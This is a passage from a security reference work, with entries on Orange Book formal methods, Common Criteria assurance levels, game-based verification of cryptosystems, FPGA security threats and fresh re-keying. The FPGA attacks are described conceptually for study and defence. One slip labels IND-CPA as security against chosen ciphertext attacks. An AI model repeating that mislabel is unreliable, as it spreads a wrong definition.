Concerning activity 2, namely the evaluation of different enforcement mechanisms, we observe that AC systems are increasingly deployed in distributed scenarios because of the widespread adoption of cloud and edge computing infrastructures. For instance, microservices are used to deploy distributed components including those of AC systems. As for any other security enforcement mechanisms, the trustworthiness of distributed AC systems is crucial for the overall security of the digital systems in which they are used. At the same time, stringent performance constraints may be imposed in certain use case scenarios (e.g., applications for autonomous vehicles) that require significantly reduce the overhead of invoking AC systems. In other words, there is a need to find a balance between the security of enforcing AC policies and the overhead caused by AC enforcement. For this, mathematical optimization techniques can be used (Berlato et al. 2022).

Open Problems and Future Directions

AC policies are often poorly documented, and gaps between their specification and enforcement prevent both users and developers from understanding the AC policy of a system in its entirety. This greatly complicates the maintenance and evolution of digital systems, especially when security requirements evolve over time because of changes in the business needs or in the threat landscape. For these reasons, new approaches are being proposed to systematically learn enforced authorizations from an existing system by interacting with and observing it as a black or a gray box. The development and quick adoption of Machine Learning (ML) techniques have particularly stimulated the investigation of the policy mining problem. Other policy management activities can benefit from the application of ML such as the extraction of attributes from documents expressed in natural language or the extraction of policies from user stories (i.e., descriptions of software features from a user’s perspective used in Agile developments). ML can also be used to make AC systems adapt to run time situations in which taking the decision to grant or deny an access request should be done by considering the dynamic behavior of

users, devices, and contextual information (e.g., network anomalies) rather than relying solely on static authorization conditions.

Synonyms

Security verification

Definition

Formal methods, in the Orange Book context, were systematic methods for security analysis based on mathematics and logic, and usually supported by software verification tools.

Background

The Orange Book, or *Department of Defense Trusted Computer System Evaluation Criteria* (TCSEC), was a standard published in 1983 and updated in 1985 (Department of Defense 1985). It was used by the National Computer Security Center (NCSC), an office of the National Security Agency, to support the technical certification of commercially available computer systems for DoD applications. An Orange Book evaluation ranked systems into six classes C1, C2, B1, B2, B3, and A1, according to their ability to protect sensitive data. Following the recommendations of the Anderson Report (1972), the highest rankings, B3 and A1, had to satisfy the *reference monitor* requirements that it mediate all access of subjects to

objects, be tamperproof, and be small enough to be subjected to analysis and tests. The Anderson Report also stressed that it was important to specify and implement a policy for access control.

The highest class was A1, or "Verified Design." An A1 system has a Trusted Computing Base (TCB) that implements a reference monitor. An A1 TCB was subject to several requirements for formal methods:

- A formal model of the security policy supported by the TCB, that is proven to be consistent with its axioms.
- A formal top-level specification (FTLS) that accurately describes the TCB in terms of exceptions, error messages, and effects. The FTLS must be shown consistent with the model using "a combination of formal and informal techniques."
- Formal methods must be used for a covert channel analysis.

The consistent security policy model was required for B2 and B3 as well.

The kind of model considered acceptable was a state-transition model, where transitions represented permissible changes in the access-control state resulting from TCB operations. Expectations were strongly influenced by the Bell-LaPadula model (1975), which featured two invariant security properties (simple security and $*$-property) that defined a "secure state." These were called "axioms" in the requirement, but they stood as proof obligations for the specified state transitions and for initial state conditions. It was in this sense that a model had to be "proven consistent with its axioms." A model might, for example, define an access control matrix $A_{i,j} \subseteq \{r, w\}$ such that if $A_{i,j} = \{r\}$, then subject S_i has read-only access to object O_j.

For classes B1 and above, the security policy being modeled included *mandatory* and *discretionary* requirements. The mandatory access control policy assigned sensitivity labels to subjects and objects, and prevented a subject from having read access to an object with a higher label (simple security) or write access to an object with a lower label ($*$-property). Thus, for example,

$$r \in A_{i,j} \Rightarrow \sigma(S_i) \geq \sigma(O_j)$$

where σ is the sensitivity label assignment. The discretionary access control policy allowed users to limit access to named objects by named individuals.

For the purposes of these requirements, “formal” meant “mathematically precise,” and a proof could, in principle, be produced manually (National Computer Security Center 1992). Formal models were small enough so that their verification was practical but tedious. Formal top level specifications occupied a position midway between mathematical models and executable code. They were less abstract than a model and an order of magnitude larger, because they had to specify more detail in the operating system interface. They were nonprocedural, following Parnas’s 1972 suggestion (Parnas 1972). Even though they were still much smaller than actual code listings, they were large enough so that there was an incentive to seek software tool support for their expression and verification.

Roughly speaking, formal specifications were like systems of equations relating the new values of system state variables after an operation to the parameters of the operation and the prior values of all relevant state variables. These equations had conditional tests so that the effect of an operation could depend on access control constraints. Specification languages had a style similar to programming languages. An operation for a process to get read access to a file might look something like this (in no particular language):

```
get_read(proc,file) =
  if dominates(label(proc),label(file))
  then access(proc,file) := add_mode
  (access(proc,file),read)
      and return := "ok"
  else return := "simple security
    violation"
  end
```

To show that an FTLS is consistent with a model, the analyst supplied a mapping of FTLS structures, like processes and files, to model structures, like subject-object access matrices. Each operation on system structures available at the FTLS interface could then be mapped to a state change in the model. Such a state change was consistent with the model if it respected the state invariants required by the model. This would be the case if the state change could be proved equivalent to the result of a sequence of permissible model transitions.

At the time, a number of software tools were available or under development to support verification of formal specifications. The NCSC instituted an Endorsed Tools List (ETL) of systems considered mature enough to produce acceptable formal specifications and proofs (National Computer Security Center 1989). In 1988, the ETL included FDM (Formal Development Methodology), featuring the Ina Jo specification language (Berry 1985), and GVE, the Gypsy Verification Environment (Good et al. 1988; Kaufmann and Young 1987). Later, others were added, such as EHDM (Extended Hierarchical Development Methodology), featuring the Special specification language (Owre et al. 1991). Models as well as FTLSs could be expressed and verified with these tools. Such tools included an automatic or interactive theorem prover capable of dealing with logical statements about system data structures.

Although some of these systems could also be used for code verification, formal code verification was not an Orange Book requirement, because it was felt to be beyond the state of practice. Code verification must prove the correctness of programs written to implement the FTLS operations. This requires a formal semantics of the programming language, which was not available for most practical implementation languages. Furthermore, TCBs were usually implemented in a combination of high-level and assembly languages.

The level of detail in an FTLS—to include exceptions and error messages—had two motivations. One was to show how the abstract secure system design expressed by the model could be refined gradually to the running code. The other motivation was the desire to support certain formal approaches to covert channel analysis (National Computer Security Center 1993). Covert channels permit a Trojan horse—a malicious program acting without the user's knowledge—to communicate sensitive information to users or confederate programs at a less sensitive level. The normal access control policy prevents a program from simply copying sensitive data to a publicly readable file, but it may still be able to communicate small amounts of data at a time in devious ways, by channels not intended to carry user data. Typically, this is done by affecting shared system resources, causing state changes that become visible through error messages or timing variations.

Covert channel analysis has two steps: an identification phase and a bandwidth (information rate) analysis. Identification can be assisted by

information flow tools that operate on the FTLS, such as Ina Flo (in the FDM system) and the MLS Checker (in EHDM). Flow tools made use of mandatory access control labels, extending their use to system variables, and examined each FTLS statement to ensure that the value of each system variable was not tainted by the value of any variable with higher label.

In the `get_read` example above, a flow analysis would determine that the return message depends on the label assignment array. This means that the label assignments must themselves be classified at the lowest label value, otherwise an attempt to read a higher-labeled file might give away higher-labeled information.

It was recognized that not all covert channels could be found by flow tools. In particular, an FTLS does not contain timing information necessary to find timing channels. A timing channel makes use of system clock values or other timing sources to convey information, just as Morse code uses combinations of short dots and long dashes to encode different letters. Furthermore, flow tools do not supply estimates of the bandwidth (information rate) of covert channels. Hence, formal methods had to be supplemented with code examination and information-theoretic techniques. The formal methods requirement for covert channel analysis could also be satisfied without flow analysis tools by using Kemmerer's shared resource matrix method (1983), which was systematic, but took a less formal, more flexible approach that could be applied to code.

Applications

The only system that achieved the A1 class under the Orange Book was the Honeywell SCOMP (Secure Communications Processor). However, the Trusted Network Interpretation of the TCSEC (TNI, or "Red Book" National Computer Security Center 1987) carried over the Orange Book classes to network components. Mandatory or M-components, whose TCB enforced separation of multiple labeled security levels, could attain an A1 class with essentially the same use of formal methods. The Boeing MLS LAN (Multilevel Secure Local Area Network) and Gemini Trusted Network Processor accomplished this. Formal methods also had a place in later Common Criteria requirements.

High assurance evaluation methods

Definition

Before computer systems can be used for security-critical applications, they generally must be certified to be appropriate for the intended use. This process can be made easier by the evaluation of systems according to broader classes of criteria, established by a national or international standards body, which specify classes of systems with different levels of security functionality and assurance. Formal method is an assurance method that is generally deemed appropriate for the highest levels of assurance.

Background

One of the main, indeed possibly the principal, uses of formal methods in preparing computer systems for security evaluation is that formal specification languages can be used to give a precise, unambiguous specification of a computer system that can be understood by a system

evaluator. At the very highest level of assurance, these are included with formal proofs of security, via a formal proof of correspondence between a formal security model (that is, a formal description of the security properties of the system) and formal specification of the security-relevant portions of the system. This general approach was introduced in the US TCSEC (also known as the *Orange Book*) (DoD trusted 1985), which was the first such set of criteria. It was subsequently adopted, with some changes, by criteria of other countries, including the European ITSEC (Information technology 1991), and finally by the *Common Criteria* (Common criteria 2017), which replaces these earlier criteria and has been adopted by a number of countries in North America and Europe, as well as Australia. The main difference between the Common Criteria and the TCSEC, as far as the use of formal methods is concerned, is that the TCSEC levels are applied to both assurance and functionality, thus enforcing a tight coupling between the two, while the Common Criteria levels apply only to assurance. The Common Criteria requires that desired security functionality be specified in separate "Target of Evaluation" documents.

A Key Distinction Used Is in the Common Criteria

The Common Criteria application levels range from EAL1 to EAL7+, with formal methods being introduced at EAL5. EAL5 requires the use of semiformal design description, where "semiformal" means that the specification has "a restricted syntax and a defined semantics." EAL6 requires a formal model of the security policy plus a semiformal functional specification, where "semiformal" means "expressed in a restricted syntax language with defined semantics," and "formal" means "expressed in a restricted syntax language with defined semantics based on well-established mathematical concepts." Since a semantics based on such mathematical concepts gives an unambiguous interpretation of the language, it provides more assurance of correctness. EAL7 requires a formal model of the security policy and a formal functional specification, along with a formal verification of correspondence between the two. Although mechanized proofs are not explicitly required for EAL7, the advantage of using them is noted and, generally, products that supply formal verification will rely at least partially on such mechanized proofs.

It is also possible to certify systems at EALX +, meaning the system satisfies all of the requirements of EALX, and some of the requirements of EALX +1. For EAL6 +, this usually means that some formal verification is done, although not enough to support certification at EAL7.

Since certifications are usually done on commercial products, details about the ways in which formal methods are used in such certifications are mostly proprietary. However, there are some papers available that give informative accounts that give the reader an understanding of the type of verification that is required for the evaluation process. In particular, Heitmeyer et al. (2008) describe the formal verification of an embedded security device intended for evaluation against the Common Criteria, while Woodcock et al. (2008) describe the certification of the Mondex electronic purse to ITSEC Level E6.

Applications and Experiments

Evaluations at the higher EALs requiring formal or semiformal methods are generally rare, but their number has been growing. As of November 12, 2010, the Common Criteria Certified Products list (Common Criteria Portal 2010) listed a total of 1259 systems certified from its inception in 1997 through 2009. Of this, 115 were 5 or 5+, 1 was 6+, and 3 were 7 through 7+, giving a ratio of 5 and over EAL systems to the total as 0.095. On March 9, 2022 (Common Criteria Portal 2022), however, the list showed 1639 systems certified from 2010 through then, with 295 certified at 5 through 5+, 115 at 6 through 6+, and 4 at 7 through 7+, giving a ratio of 0.245.

These figures indicate that the evaluation of systems at levels requiring semiformal and formal methods is growing, especially those at level 6 and 6+. However, the fact that the number of these systems is small, and most of that small number do not attempt EAL7, shows that full-scale verification in support of security evaluation is still a challenging problem.

Open Problems

The main problem faced when undergoing high assurance evaluation is the time and expense. The additional work in specifying and verifying the product, as well as reviewing the artifacts produced by the verifiers, adds to

the cost of developing the product, while the additional time not only adds to the costs, but incurs the risk that a system may be obsolete by the time it is certified. In particular, the problem of designing formal methods so that the results of formal verification are easier to review and certify may itself be considered an open problem.

Interactive theorem proving and security

Definition

Formal verification of cryptosystems is the use of formal methods to verify of disprove the security of cryptosystems, where by security we mean the definitions of security that are normally used in cryptography.

Background

Formal verification of cryptosystems owes its origins to the development of game-based proof methodologies proposed by Bellare and Rogaway (2004) and by Shoup (2004) in order to improve the rigor of cryptographic proofs.

Game-based security proofs are based on security definitions that are defined terms of cryptographic games, in which an adversary plays against a challenger. Consider as an example the game-based definition of security of a cryptosystem against chosen ciphertext attacks, known as IND-CPA. The challenger begins by creating a key K and two oracles. One oracle, Oracle 0, when given two messages, returns the encryption of the first message with K. The other, Oracle 1, returns the encryption of the second

message. The challenger chooses one of the oracles b uniformly at random. The adversary then repeatedly submits two messages of the same length to the oracle. It can end the game at any time, and when it does, it emits a bit b′.

The advantage of the adversary is defined to be | .5 – P(S) |, where S denotes the event that b = b′. A cryptosystem satisfies IND-CPA security if the advantage of the adversary is a negligible function of the security parameter(s), where the security parameters include the length of the key K.

It is also possible to define meta-games in which the goal of the adversary is to identify which game it is playing. Two games are indistinguishable if the advantage of the adversary in distinguishing between them in such a meta-game is negligible. It then is possible to prove a cryptosystem secure by starting with a game that defines the desired security property, and then following it with a string of games, each one indistinguishable from the one before it, until one ends with a game in which the adversary clearly has negligible advantage, e.g., because this last game describes a security assumption upon which the crypto system is supposed to depend upon.

From there, it is a short step to the application of formal methods to game-based proofs. In general, the approaches have been to use interactive theorem provers that have been specifically designed for reasoning about game-based proofs. The best known of these are CryptoVerif (Blanchet 2006) and EasyCrypt (Barthe et al. 2014).

CryptoVerif is intended to be applied to protocols more than cryptoalgorithms, but its use of games means that it proves computational security (that is, the property that an adversary’s advantage in violating a security property is negligible given certain assumptions) rather than the weaker symbolic security provided by most formal protocol analysis (that is, the property that a symbolic representation of a protocol never enters an insecure state).

CryptoVerif provides two modes in which it can be used: automatic and interactive. In automatic mode, the user enters the initial game, security assumptions, and other initial information. CryptoVerif then produces games and game transformations without further input from the user. In interactive mode, suitable for more complex protocols, the user can give instructions to CryptoVerif on how to do the proof and then request it to

execute those instructions. It is also possible to switch between interactive and automatic mode.

Another well-known example of a tool implementing game-based proofs is the EasyCrypt tool. EasyCrypt is built on top of the Coq theorem prover and relies mainly on relational Hoare logic (Naumann 2020) as its logical basis, where relational Hoare logic is a type of Hoare logic that can be used to reason about indistinguishability of programs. It is also possible for the user to define axioms and assumptions, although the user must prove that these are consistent with each other and with EasyCrypt axioms in order to ensure validity. EasyCrypt also provides support for proving this.

A more detailed comparison of EasyCrypt and CryptoVerif may be found in Barbosa et al. (2021b).

There are also other approaches that support the automatic generation and verification of cryptosystems. These rely on computational soundness and/or of symbolic security. In this, one defines a class or cryptosystems, as well as a means of specifying them in a symbolic algebra. Then one defines two security properties, one for the symbolic model and one for the computational model. One then proves (usually manually) either that the satisfaction of the symbolic property implies computational security of the cryptosystem or that violation of the symbolic property implies computational insecurity of the cryptosystem, or both. Once this is done, it is possible to develop automated means for generating cryptosystems and for verifying their security or finding counterexamples.

Finally, we note that many problems with implemented cryptosystems arise from errors in the implementations. Thus, systems have been developed for systems verification of implementations as well. One notable example is the Cryptol language (Erkök and Matthews 2009), a domain-specific language developed for shared key cryptosystems. Besides programming conventions that reflect the conventions used to specify such cryptosystems, it also offers support for formal verification of such properties as the equivalence of two implementations. Cryptol was originally produced for the US government by Galois, Inc., and it is now publicly available at https://cryptol.net/. Another set of verification tools has been developed at Microsoft Research as part of their Project Everest. These are also publicly available, along with a suite of verified implementations of cryptosystems (Zinzindohoué et al. 2017), at https://project-everest.github.io/.

Applications

The verification of cryptoalgorithm implementations has already seen applications in open-source implementations and in industry. For example, the Everest project web page reports that its products have been used in such systems as the Linux and Windows kernels and Mozilla Firefox.

Cryptographic theorem provers can be applied to both protocols and cryptoalgorithms. However, the approaches followed have been somewhat different. There are many cryptographic protocol standards, but they tend to take a conservative approach to cryptography and to rely on a relatively small number of standardized cryptosystems. The number of standardized cryptosystems however is small. On the other hand, there are a large number of varieties of cryptosytems, many using different techniques and theories. As a result, much work in the formal verification of cryptoalgorithms has concentrated on formally defining classes of algorithms and providing techniques for reasoning about them. Examples in theorem proving include zero knowledge protocols (Firsov and Unruh 2023), universally composable security (Canetti et al. 2019), and post-quantum cryptography (Barbosa et al. 2021a). Examples in computationally sound symbolic security include indistinguishability properties of algorithms constructed using pseudorandom functions (including block ciphers) and Abelian group operations (Carmer and Rosulek 2016), and padding-based encryption (Barthe et al. 2013). In Hoang et al. (2015), Hoang et al. used automatic generation and computationally sound symbolic security in order to generate authenticated encryption schemes, including two whose performance characteristic were competitive with the state of the art.

Open Problems

The application of formal methods (in particular theorem proving) to cryptography is still a young field, and it faces a number of challenges. First, there is the requirement for expertise in two different difficult fields: theoretical cryptography and automated theorem proving. Secondly, as is noted above, application of formal methods to cryptosystems generally requires not only the production of formal specifications of the algorithms but also formalization of the theories on which the algorithms are based.

Finally, there is a concern that the results of theorem provers will produce results that are unreadable by human mathematicians and thus decrease confidence instead of increase it (see, for example, Koblitz (2012)).

However, progress is being made. Many of the papers cited in this entry represent collaborations between cryptographers and theorem proving experts, and many of these provide methods to formalizing theories so they can be used in theorem provers.

Less has been seen on producing human-readable output, but research on that is ongoing in formal verification in general and should be applicable to formal verification of cryptographic algorithms as well. We also point out that Cryptol, for example, which provides support for formal analysis of cryptographic implementations, also provides a syntax that aligns more closely with that used in specifications of cryptographic algorithms.

There is also room for expansion of the application of computationally secure symbolic analysis. Much of this work has concentrated on entire cryptosystems that can be verified in this way and proving the insolubility of systems of linear equations over a finite field. However, there are other problems that arise in proving cryptosystems secure, often having which can often can be reasoned about symbolically. See, for example, Venema and Alpár (2021), in which Venama and Alpár describe problems like this that arise in proving the security of attribute encryption schemes.

FPGA Security

Rajat Subhra Chakraborty[45] ✉ and Rijoy Mukherjee[45]
(45) Department of Computer Science and Engineering, Indian Institute of Technology, Kharagpur, India

Synonyms

FPGA trust; Hardware security

Definitions

"FPGA security" denotes the security of programmable logic implemented on a FPGA. Common threats include cloning, reverse engineering, intellectual property (IP) piracy, circuit tampering, information leakage from circuit, privacy compromise, etc.

Background

A *field programmable gate array* (FPGA) is an integrated circuit consisting of programmable (reconfigurable) hardware resources, allowing a user to program the FPGA to have offered the desired functionality as needed, in-field. It's main components are an array of *configurable logic blocks* (CLBs), *switch boxes* (SBs), and input/output pins. CLBs are typically composed of *lookup tables* (LUTs) to store the truth table of the desired logic functions, flip-flops, and multiplexers.

Theory

The programmed hardware functionality of an FPGA is contained in a binary file called a FPGA "configuration bitstream," most commonly generated by processing the design description by a proprietary *electronic design automation* (EDA) software. The bitstream might also be made available as a pre-compiled hardware intellectual property (IP) module. The configuration bitstream contains in an encoded (and possibly encrypted) form the information necessary to realize the design on the FPGA fabric. Details of the configuration bitstream encoding is usually FPGA vendor-specific and proprietary secret. Challenges in FPGA security mainly involves protecting the bitstream from copying/cloning (to prevent IP piracy), reverse engineering, tampering to modify the functionality or to insert malicious additional circuitry, etc.

A configuration bitstream meant for one FPGA can be used without modification to configure another FPGA of the same make and model. Taking advantage of this, an adversary may clone the bitstream by recording them while the bitstream is being transferred to the FPGA (over a wired/wireless connection or even from a flash memory device). This is considered to be one of the most common but serious security vulnerability of FPGAs in the context of IP protection. This results in significant financial loss to the original circuit designer.

A possible countermeasure against this trivial-to-execute but powerful threat is to insert digital watermarks at the *Register Transfer Level* (RTL) design description or its netlist-level and bitstream-level implementations. For example, Schmid et al. (2008) proposed to embed a watermark into the LUT contents of a FPGA-implemented circuit, and extraction and comparison of the same are performed at the bitstream-level. But watermarking techniques are *passive*, in a sense that while they are useful in establishing the legal ownership of an IP, they cannot prevent attackers from cloning the bitstream.

By reverse engineering an FPGA bitstream, an adversary aims to extract the gate-level netlist and possibly the RTL description of the design, thereby again violating the IP rights of the designer or financially harming an honest system-integrator who has paid the necessary license fees to procure the IP in the first place. Bitstreams are generally stored in external nonvolatile memories and are loaded into the FPGA during boot-up. By recording the bitstream data (e.g., by using a *logic analyzer*) from the FPGA interface, the

bitstream can be captured during the communication between the FPGA chip and an external memory at system boot-up.

As an alternative, configuration bitstream encryption, using 3-DES or AES algorithms, has emerged as one of the most popular IP protection techniques for FPGAs. However, this requires real-time authentication and decryption of the encrypted bitstream by special circuitry before loading it into configuration memory of the FPGA and secure encryption-key management. Currently several low-end but widely deployed FPGA devices do not support operation with encrypted bitstreams. Also, it has been shown that *side-channel attacks* (SCA) can be successfully deployed to retrieve the decryption keys by analyzing power, timing, or EM emission-based signatures (Moradi et al., 2011, 2013), for several commercially available FPGAs. Even if SCAs are excluded, powerful attacks have been demonstrated against the Xilinx 7-Series and Virtex-6 bitstream encryption, which results in total loss of authenticity and confidentiality (Ender et al., 2020).

Through *bitstream reversal*, an adversary attempts to find the mapping between all bits in the bitstream and the corresponding hardware resources on a FPGA. Note and Rannaud (2008) were the first to fully reverse engineer an FPGA bitstream into a gate-level netlist by building a database that captures the mapping between bitstream and FPGA resources and interconnects. The main approach was to use the active configurable resource information provided by the proprietary *Xilinx Description Language* (XDL) file generated by proprietary Xilinx EDA software. It was able to convert any given bitstream of Xilinx Virtex-II, Virtex-4 LXT, and Virtex- 5 LXT FPGAs to gate-level netlist. On the other hand, Benz et al. (2012) used XDLRC files, which can provide all active and static configurable resource information, to enhance the mapping database. Over the years, many works have been done to improve the mappings and many new algorithms have been produced. Zhang et al. (2019) was able to reverse engineer the bitstream to gate-level netlist and RTL description.

Bitstream concealing is a promising method to prevent reverse engineering. It makes direct wiretapping ineffective by integrating memory within FPGA, thus removing the requirement of external memory for bitstream storage. Flash memory-based FPGA and antifuse FPGAs are well-suited to this protection technique. However, antifuse FPGAs offer lesser flexibility since they are only one-time programmable. Another

technique involves the method of *split manufacturing*, where bitstreams of key IP cores are stored in flash memory, thus revealing only partial information to the adversary (Rahman et al., 2014; Jagasivamani et al., 2014).

Bitstream manipulation is another major threat to FPGA security. Chakraborty et al. (2013) was the first to insert a *Hardware Trojan Horse* (HTH) by bitstream manipulations. Since then, many EDA software tools have been developed which can perform the task of tampering seamlessly (Dang Pham et al., 2017; Ender et al., 2019; Fyrbiak et al., 2019). Additionally, Swierczynski et al. (2018) developed an attack called ***Bi****tstream****F****ault****I****njection* (BiFI), which can manipulate even encrypted bitstreams. *Logic obfuscation*, which hides the design functionality by inserting additional combinational logic gates or redundant FSM states, has emerged as a good countermeasure to prevent bitstream manipulation. Techniques such as applying logic locking at the bitstream-level have helped to obfuscate the netlist functionality from the adversary (Karam et al., 2016; Mardani Kamali et al., 2018). Correct design functionality will only occur if the correct key value is applied at the input.

Open Problems and Future Directions

FPGAs are being increasingly integrated as hardware accelerators in cloud computing infrastructure and data centers, offering users greater flexibility to customize their computing resource. However, this has led to new FPGA security vulnerabilities. Typical threat models in cloud-deployed FPGAs can be categorized into four types: (i) malicious cloud service providers, (ii) malicious cloud users/co-tenants, (iii) malicious IP providers, and (iv) malicious EDA tool chains (Jin et al., 2020). Currently the cloud-based FPGAs connect to the processors most commonly via the *PCIe* protocol. The cloud provider can intercept the communication and leak sensitive data. Also, since bitstream files of the IP cores are available to cloud service providers, they can access the circuit IP via reverse engineering. Similarly they can tamper with the user logic. Several recent research works have focused on the security concerns in multi-tenant (shared) FPGAs in the context of cloud computing. Most prominent among them are remote side-channel attacks (Schellenberg et al., 2018; Zhao and Suh, 2018) and remote fault-injection attacks (Alam et al., 2019; Mahmoud and Stojilovic, 2019).

One such attack shown in Schellenberg et al. (2018) is described here. In a multi-tenant scenario, multiple users on cloud shares same FPGA fabric. Any adversary can have access to some of the LUTs in the remote FPGA and the attacker thus can implement his/her logic on some part of the shared multi-tenant remote FPGA. For launching a remote power analysis attack, the attacker has to implement a power monitor on the FPGA fabric. Thus, the attacker can monitor the power consumption of a victim process by using *time-to-digital converter* (TDC) sensors. Using the power traces, the attacker can perform a power side-channel attack. Power consumption at any instant depends on the logic being executed at that instant. Voltage and current drawn by the transistors in FPGA is also affected by the changes in logic values, which in turn affect the delays of the other logic circuits implemented on the same FPGA due to the shared *power distribution network* (PDN). Hence, by measuring delays in one part of the FPGA, the attacker can get information about power consumption in a different part of the FPGA. When a victim process becomes active in any region of multi-tenant FPGA, it perturbs the PDN, resulting in a change in the delay values of the TDC sensor. Thus, the attacker creates a mapping between the power traces and the delay values and performs a standard *correlation power analysis* (CPA) attack. Attacker can also launch a cross chip attack, provided the two FPGA chips are sharing the same power supply on the same board. This shows that by allowing adversaries to observe the power consumption from the connected FPGA fabric can lead to leaking of information than what is intended.

Mahmoud and Stojilovic (2019) used *ring oscillators* (ROs) to create internal voltage variations. An attacker can create timing faults in the circuits sharing the same FPGA die. The target is a self-timed *true random number generator* (TRNG). During the attack phase, ROs create a voltage drop that cause an increase in circuit propagation delay. If the delay is high, it causes the critical path of the TRNG to become longer than the actual clock period, resulting in a non-random and visibly biased output.

We envisage the new FPGA security vulnerabilities because of its increasing adoption as a shared computing platform, particularly in the context of cloud computing, to provide new challenges, which would need to be solved in the upcoming years.


Cryptography on reconfigurable devices

Definition

Field Programmable Gate Arrays (FPGA) are generic hardware devices that can dynamically reconfigure their internal structure to perform arbitrary logic functions. In this way, they combine the advantage of efficient hardware implementations with the flexibility of software programs. This unique property is particularly useful for computationally challenging cryptosystems that benefit from the high performance in hardware implementations, while still preserving the option for security updates in case the security system was compromised.

Background



Field Programmable Gate Arrays were invented in 1985 and originally targeted applications in the telecommunication sector. To maintain the feature of reconfigurability, FPGAs consist of a large, two-dimensional array of configurable logic elements (CLE) that are interconnected with a

programmable switch matrix. The CLEs can be individually configured to perform an atomic logic function with a specific number of inputs and outputs. However, due to limitations in technology, most FPGAs only allow a volatile configuration of the CLE. In other words, the entire setup of the FPGA device is lost on power-down and needs to be reloaded after each system start-up. Fortunately, this also allows a straightforward exchange of the hardware application on the FPGA by simply replacing this initial device configuration, which is stored as an external bit file.

With the evolution of FPGA devices with respect to their logic density, the first cryptographic implementations on an FPGA became possible in the early 1990. In this context, low-level bit operations of cryptographic schemes can be directly mapped onto CLE functions, which is usually considered as the main advantage of cryptographic implementations on FPGAs with respect to software implementations. Similarly, bit permutations can instantly be performed by just selecting the appropriate routes of the programmable switch matrix. In software, such bit-level operations often require a significant amount of clock cycles for masking and shifting the individual bits in a register. In particular, block and stream ciphers, as well as asymmetric cryptosystems based on elliptic and hyperelliptic curves over binary fields, involve many of such simple bit-level operations and can thus be very efficiently implemented on FPGAs.

In the last years, FPGA vendors decided to add further components to FPGA architectures. They found that just a large amount of generic CLEs is not sufficient for all demands of an application. To satisfy the need for continuous storage, they integrated dedicated memory blocks, each providing a few kilobits of storage. In addition to that, they added arithmetic blocks that can accelerate single-precision integer multiplications and additions using dedicated circuits (instead of implementing them with generic CLEs). These later extensions are extremely beneficial for cryptographic implementations: Memory blocks are often used to store lookup values required by cryptographic schemes, e.g., to implement a nonlinear substitution-table lookup of block ciphers. The dedicated arithmetic blocks are useful when implementing cryptosystems involving multi-precision modular arithmetic. As each multi-precision operation consists of a large amount of single-precision computations, such a computation can be significantly accelerated by employing fast arithmetic blocks in the FPGA to compute the single-precision results.

Figure 1 shows the common structure that is shared by most recently used FPGA devices. Note that in addition to CLEs, dedicated memory and arithmetic blocks, these devices contain further components for clock generation and distribution, as well as logic to implement I/O interfaces.

FPGAs in Cryptography, Fig. 1 Architecture of a recent FPGA device

Applications

In practice, FPGAs can be used to implement nearly all cryptographic algorithms. However, whether the FPGA is the optimal choice to implement a specific cryptographic system is mainly dependent on four highly important properties of the application:

- *Based on Low-level Operations*. If a cryptosystem defines the use of many basic bit-level operations, the FPGA can place these operations very efficiently in CLBs. This is usually by far more efficient than bit operations based on generic instructions available on typical microprocessors.

- *Suitable for High Parallelism*. If individual parts of an (cryptographic) application can be parallelized, multiple computation units can be instantiated on the same FPGA to execute each of those parts concurrently. For *n* such computation units, this can optimally lead to an *n*-fold performance speedup compared to a single-threaded software implementation.
- *Uniform in Data Flow*. For cryptosystems that process data in uniform operation without any conditional computations or interrupts, advanced design techniques such as pipelining can be used in an FPGA design to significantly increase the data throughput. Pipelining allows to process different data streams in the same clock cycle—each at a different stage of the algorithm—similarly to a manufacturing process using an assembly line. Note, however, that any irregularity in the data flow is likely to cause a stall in the pipeline and demands a costly individual processing—leading to significantly decreased efficiency.
- *Constraint on Memory*. FPGAs usually provide only a few megabit of fast on-chip storage, dependent on the number of memory blocks they contain. Hence, if a cryptographic application requires more memory than provided by the FPGA, the system designer needs to install external memory on the FPGA board. In this case, the access to external memory requires an additional memory controller, which in turn serializes all individual accesses to the external storage. Therefore, even with two or more parallel memory controllers (and corresponding memory module on the board), applications involving a large number of parallel processors on the same FPGA are likely to starve from data shortage due to the serial access to the external memory.

An application perfectly suited for FPGAs (i.e., fulfilling all the mentioned criteria above) is the standardized Data Encryption Standard (DES) block cipher. DES was specifically designed for optimal hardware efficiency and thus uses only straightforward low-level bit operations and only a negligible amount of memory. A pipelined implementation of DES based on four separate processors on a low-cost Xilinx Spartan-3 FPGA (currently approx. US$20–30) can provide 500 million encryptions per second at 125 MHz. On the contrary, a single-threaded software implementation of DES on an Intel Pentium 4 running at 3 GHz (Prescott) computes roughly two million encryptions per second. This demonstrates

the impressive cost–performance advantage that FPGAs can gain with respect to software solutions for specific designs.

Besides constructive use cases, this performance advantage in specific cryptographic operations can be also very useful for special-purpose cryptanalytical hardware. For example, an FPGA-based cluster system (cf. cryptanalysis with COPACOBANA in recommended reading) can perform an exhaustive key search on DES in less than a week (average time) with 120 simultaneously running FPGA devices.

Open Problems

Complex applications and problems that have an inherently serial nature (such as many cryptographic hash functions) are usually less efficiently implemented on FPGAs compared to software-based solutions. Since recent microprocessors operate at clock frequencies of several gigahertz and provide multiple cores on the same chip, they can perform inherently serial computations faster than FPGAs with a maximum device frequency of only a few hundred megahertz. With respect to this, achieving similarly high frequencies on an FPGA is impossible due the overhead introduced by the flexible reconfiguration feature. This actually can only be remedied by a radically new CLB design with significantly less overhead.


Fresh Re-keying

Marcel Medwed[47] ✉
(47) NXP Semiconductors, Gratkorn, Austria

✉ **Marcel Medwed**
Email: marcel.medwed@nxp.com



Definitions

Re-keying is the process of deriving session keys from long-term keys with the goal of limiting the usage of key material, thus aggravating attacks on the very same and also limiting the impact of key recovery. In general, three re-keying approaches can be distinguished: external re-keying updates a session key on an application level, internal re-keying updates the key inside an algorithm in a deterministic way (Pietrzak, 2009; Yu et al., 2010), and fresh re-keying generates a nondeterministic session key for every invocation of a cryptographic algorithm. Therefore, fresh re-keying refers to the use of dedicated re-keying functions together with traditional cryptographic algorithms. The re-keying functions used in fresh re-keying might not be cryptographically strong but are rather designed to facilitate the protection of the key derivation process against implementation attacks.

Theory

The basic principle of a fresh re-keying scheme is depicted in Fig. 1 (Medwed et al., 2010). Each message block m is encrypted under a fresh session key k^* using a block cipher f. The session key is generated from a long-term key k and a public random nonce r using a function g. As f is never used twice with the same key, the construction shifts the problem of

protecting the block cipher *f* against physical attacks to the one of protecting the function *g*. The key idea is that a proper selection of *g* yields a scheme that is significantly easier to protect against such attacks than the underlying block cipher.

